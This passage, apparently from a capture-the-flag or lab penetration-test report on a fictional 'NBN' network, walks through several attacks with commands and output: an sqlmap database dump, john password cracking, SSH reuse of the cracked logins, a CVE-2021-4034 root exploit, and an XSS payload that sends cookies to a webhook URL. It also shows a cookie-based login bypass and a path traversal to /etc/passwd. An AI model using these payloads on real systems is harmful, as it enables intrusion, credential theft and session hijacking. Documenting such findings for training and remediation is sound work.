Once the vulnerability was recorded, SQL Map was used to rapidly exfiltrate and dump out all the contents of the database. The “user” table was targeted as that contained sensitive employee login credentials. The command that was used was:


```
sqlmap "http://10.10.0.66:8001/login.php?username=w&password=w&Login=Enter"  -D nbn -T users –dump
```



```
[22:19:25] [INFO] starting 6 processes
Database: nbn
Table: users
[2 entries]
+---------+------------+----------------------+------------+------------+---------------------------------------------+-----
| user_id | user       | avatar               | firtname   | lastname   | password                                    | las
+---------+------------+----------------------+------------+------------+---------------------------------------------+-----
| 1       | gibson     | data/ourCEO.jpg      | gibson     | gibson     | e0e1d64fdac4188f087c4d44060de65e (digital)  | 201
| 3       | stephenson | data/stephenson.jpg  | stephenson | stephenson | 942cbb4499d6a60b156f39fcbaacf0ae            | 202
+---------+------------+----------------------+------------+------------+---------------------------------------------+-----

[22:19:27] [INFO] table 'nbn.users' dumped to CSV file '/home/character/.local/share/sqlmap/output/10.10.0.66/dump/nbn/us
[22:19:27] [INFO] fetched data logged to text files under '/home/character/.local/share/sqlmap/output/10.10.0.66'

[*] ending @ 22:19:27 /2023-12-16/
```

***Figure 4**: SQLMap results of user table*

There were two entries that were shown via SQLMap, **gibson** and **stephenson**. SQLmap was able to crack the hashed password for gibson to be **digital** but was unable to crack the password for stephenson. So, john was used to crack the password for stephenson via the rockyou.txt wordlist. The command that was entered to do so was: john –format=raw-md5 –wordlist=~/Desktop/rockyou.txt hashes.txt



```
┌──(character㉿kali)-[~/Downloads]
└─$ john --format=raw-md5 --wordlist=~/Desktop/rockyou.txt hashes.txt

Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4×3])
Warning: no OpenMP support for this hash type, consider --fork=6
Press 'q' or Ctrl-C to abort, almost any other key for status
pizzadeliver     (?)
1g 0:00:00:00 DONE (2023-12-15 22:46) 3.030g/s 14034Kp/s 14034Kc/s 14034KC/s pizzaface2..pizza4$
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
```


***Figure 5**: Cracking the Password of Stephenson*

The final cracked user credentials that were able to be retrieved via SQL injection were

Users	Password
gibson	**digital**
stephenson	**pizzadeliver**

***Table 1**: NBN Employee credentials*

These credentials were used to successfully login into the employee login page in the production server and staging server.



10.10.0.66:8001/internal/employee.php?authenticated=1&user=gibson

Welcome, gibson

Our employees are just
that our employees have
opt-out of our marketing
courtesy services, which
available for you to stre
trodes, or via SimStim.

Future Customer List


10.10.0.66:8001/internal/employee.php?authenticated=1&user=stephenson

Welcome, stephenson

Our employees are just as important to us as our customers. We work hard to ensure that our employees have top-tier benefits such as privacy protection and the option to opt-out of our marketing and data collection campaign. Our employees also receive courtesy services, which means only the highest quality and hand chosen content is available for you to stream for free on any device! In the home, at work, on your neural trodes, or via SimStim.

Future Customer List

***Figure 6**: Successful NBN Employee login*




```
gibson@nbnserver:~$ ssh stephenson@172.16.1.2
stephenson@172.16.1.2's password:
          Welcome to

  NBN

**Near-Earth Broadcast Network**
  *Someone is Always Watching*

Client

Penetration testing with permission only!
Last login: Sun Dec 17 04:55:12 2023 from 172.16.1.1
stephenson@nbnclient:~$ ls
flag7  nbn  nbn.backup
stephenson@nbnclient:~$ cat flag7
```

```
iVBORw0KGgoAAAANSUhEUgAAAJAAAAAUCAIAAADtBSMhAAAAAXNSR0IArs4c6QAAAARnQU1BAACx
jwv8YQUAAAAJcEhZcwAADsMAAA7DAcdvqGQAAAIASURBVGhD7ZaLbYQwDIaZi4GY56ZhmRvm+jvx
MyQcUGgVKZ8q1cSP346Pa6fPoCvGwjpjLKwzxsI6YyysM55Z2LpM0/x689PgHLu3Vyzs/ZonsKxI
WlY+3IMTGJbB4aHkOltp1PvN+muzVEoeHfkqJ+baucC4MKtwvnun/n4tt95vc7CTuHu4q+QJHlgY
XsUEgqU6UvkwHRNwCU7Oa6wLObRBGByYHb5EjqDkhc7oUfM0bAYxzwkLmgYjyrEnJNNdzTyaqSVL
mzFXoC1kEhxxdS5/mQXH3zApIs3FohZv53yGBG7MLpBVJAQ5JielrKQkiHQdjt/IiSO0TIrZCyuG
VVyRlpC0aSFUShTlTH9bQm0ui4p8XRhpCvkELv9IFJOFm0rfj+mEj30w2yGfpd2ZmbCisqcupwVT
tmS66qHbuqvg+bkawuDbwiwTPtbTsoLeCKN/w5C94Ac+WPxxDOHbIcxtYbBC/yHcUZezQi7PmTKi
hFVcJXUha1jMq3PBkEolX98wGBn0VZzYF4c2mrF/Oig2+Sgo9M7kRNMFKk05OQi3A7c+t16xhpwW
ZF2uJf4LC0uFtkJcn8iCrpTVTzk5qDUXTtjaEBd2ADdDc5wdvcER7lyY+xTJ52ELxTSWeRuuj8Rj
en8mJOze3vmFDf6VsbDOGAvrjLGwzhgL64rP5wfyGXqkt8NgHgAAAABJRU5ErkJggg==
```

```
stephenson@nbnclient:~$
```

***Figure 7**: Successful SSH connection onto nbnclient*


Sensitive files were able to be accessed such was the flag7 file which was decoded to be **flag7{worlds_within_worlds}.**



flag7{worlds_within_worlds}

***Figure 7**: Decoded flag7*

The version of Linux was checked by running **cat /etc/os-release.** The version of Linux was found to be **18.04.4 LTS**. This version of Linux is still vulnerable to the same exploit that was used to gain root privileges in the webserver, **CVE-2021-4034**. The exploit was uploaded to the client and exploited to gain root privileges.


File Actions Edit View Hel
stephenson@nbnclient: ~
File Actions Edit View Help
KALI LINUX
the q eter you become, the more you are able to hear"

```
stephenson@nbnclient:~$ cat
NAME="Ubuntu"
VERSION="18.04.4 LTS (Bionic
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 18.04.4
VERSION_ID="18.04"
HOME_URL="https://www.ubuntu
SUPPORT_URL="https://help.ub
BUG_REPORT_URL="https://bugs
PRIVACY_POLICY_URL="https://
VERSION_CODENAME=bionic
UBUNTU_CODENAME=bionic
stephenson@nbnclient:~$ \
```

```
stephenson@nbnclient:~$ nano exploit.py
stephenson@nbnclient:~$ python3 exploit.py
[+] Creating shared library for exploit code.
[+] Calling execve()
# whoami
root
# locate flag8
/root/flag8.txt
# cat /root/flag8.txt | grep "flag8{"
# cat flag8.txt
cat: flag8.txt: No such file or directory
# cat /root/flag8.txt
666C6167387B6573636170655F7468655F6D65746176657273657D0D0A0D0A5468697320697320746865206C61737420666C6
1672E2057656C6C20646F6E6521
#
```

***Figure 8**: Escalating privilege on client*


Root was achieved and the NBN client and sensitive files such as flag8.txt was retrieved. The decoded hex string of flag8.txt was recorded to be **flag8{escape_the_metaverse}.**

5 – Cross Site Scripting

HIGH RISK (8/10)	
Exploitation Likelihood	**Minor**
Business Impact	**High**
Remediation Difficulty	**Easy**

Analysis

Cross Site Scripting (XSS) was only found on the production server. The vulnerability was initially found after entering **<script> alert(1) </script>** into the name field of the Subscribe now section.



Subscribe Now


Please provide your name and email, and we will be in touc
connected to the NBN Network. Get ready for NBN Experie

<script> alert(1) </script>

thiswillwork:)@gmail.com

***Figure 8**: Vulnerable text box*

When an authenticated employee clicks on the “Future Customer List” option, an Alert(1) pop up was successfully executed.




10.10.0.66/internal/customers.php?list=..%2Fdata%2Fc

10.10.0.66

1

Figure 8*: Successful Alert(1) pop up*

With the successful exploitation of XSS, a webhook can be set up for a session hijacking attack. NetArmor owns the domain https://webhook.site/ae90901c-d002-4818-9fb3-2bccb23a0434. Any requests made to that domain, can be viewed by NetArmor. A payload of: **<img src=x onerror=this.src="https://webhook.site/ae90901c-d002-4818-9fb3-2bccb23a0434/?"+document.cookie;>** was entered and the webhook recorded that the cookie for authenticated users was **authenticated=1**



GET #bc3f3 24.38.249.123
12/18/2023 7:45:26 PM

Request Details

GET	https://webhook.site/ae90901c-d002-4818-9fb3-2bccb23a0434/?authenticated=1
Host	24.38.249.123 Whois Shodan Netify Censys
Date	12/18/2023 7:45:26 PM (5 hours ago)
Size	0 bytes
Time	0.000 sec
ID	bc3f31a1-1b6f-48fb-8ffe-74c6c930c398

Query strings

authenticated 1

Files

No content

Figure 8*: Recovered Employee Cookies*


6 – Insecure Direct Object References

HIGH RISK (8/10)	
Exploitation Likelihood	**Likely**
Business Impact	**High**
Remediation Difficulty	**Easy**

Analysis

The authentication mechanism used to check for whether a user is authenticated or not is though the use of a single cookie, authenticated. The cookie is set either to 1 if the user is authenticated and 0 if the user is not. A regular user without any credentials, can easily modify the authenticated parameter in the cookie and URL to be 1 and log in.

If this URL is entered into the URL of the webpage, **10.10.0.66/login.php?username=1&password=1&Login=Enter&authenticated=1**, It will able take the user to the employee.php page. Furthermore, if the authenticated cookie is changed to 1, the user will be able to see the customer.list file as well.



Future Customers

FOR INTERNAL USE ONLY

flag2{down_a_rabbithole}
NqF5Rz@yahoo.com : connie //// long@gmail.com : capone //// hjk12345@hotmail.cor
ned //// snoogy@yahoo.com : frank //// polobear@yahoo.com : jess ////
mkgiy13@gmail.com : max //// tempbeauties@live.com : peterpiper ////
amohalko@gmail.com : desiree //// ramy43@gmail.com : greatone ////
dowjones@hotmail.com : stockman //// yahotmail@hotmail.com : eugene ////
@gmail.com : maurice //// boneman22@gmail.com : dennis ////

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secu
authenticated	1	10.10.0.66	/	Session	14	false	fals


***Figure 2**: Setting authenticated cookie to 1*

7 – Directory Listing

HIGH RISK (7/10)	
Exploitation Likelihood	**Likely**
Business Impact	**High**
Remediation Difficulty	**Easy**

Analysis

Directory Listing of the /data/ directory was found on both the production (port 80) and the staging server (port 8001). The production server had a few more files than that of the staging server. The only file that needed elevated permissions to be accessed was flag4.jpg. All other files were able to be retrieved. Some of the sensitive company and user information that could be accessed was the customer.list and flag1 files. The value of flag1 is **flag1{cyberfellows_goodluck}.**



Index of /data

Name	Last modified	Size	Description
Parent Directory		-	
CEO_gibson.jpg	2017-05-11 18:35	56K	
customer.list	2023-12-15 18:15	1.3K	
customerservice.jpg	2019-04-20 23:49	238K	
flag1	2020-01-14 17:25	1.3K	
flag4.jpg	2019-04-20 23:49	70K	
newtech.jpg	2019-04-20 23:49	180K	
ourCEO.jpg	2019-04-20 23:49	201K	
servicetechs.jpg	2019-04-20 23:49	171K	
stephenson.jpg	2014-08-30 22:13	37K	

Apache/2.4.29 (Ubuntu) Server at 10.10.0.66 Port 80


***Figure 2**: Directory Listing of the Production server*

8 – Local File Inclusion

HIGH RISK (7/10)	
Exploitation Likelihood	**Likely**
Business Impact	**High**
Remediation Difficulty	**Easy**

Analysis

Local file inclusion was found on both the production and staging server. The URL for the production server is: http://10.10.0.66/internal/customers.php?list=..%2Fdata%2Fcustomer.list. By changing the highlighted part of the URL, an attacker can read sensitive data on the NBN web server. Flag2 was found to be **flag2{down_a_rabbithole}.**



10.10.0.66:8001/internal/customers.php?authenticated=1&list=../../../../etc/passwd

Future Customers

FOR INTERNAL USE ONLY

```
root:x:0:0:root:/root:/bin/bash daer
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
man:x:6:12:man:/var/cache/man:/u
/sbin/nologin mail:x:8:8:mail:/var/n
/news:/usr/sbin/nologin uucp:x:10:
proxy:x:13:13:proxy:/bin:/usr/sbin/
/sbin/nologin backup:x:34:34:back
List Manager:/var/list:/usr/sbin/nol
gnats:x:41:41:Gnats Bug-Reporting
nobody:x:65534:65534:nobody:/no
```

10.10.0.66/internal/customers.php?authenticated=1&list=../../../../etc/passwd

Future Customers

FOR INTERNAL USE ONLY

```
flag2{down_a_rabbithole}
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr
/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool
/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr
/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing
List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
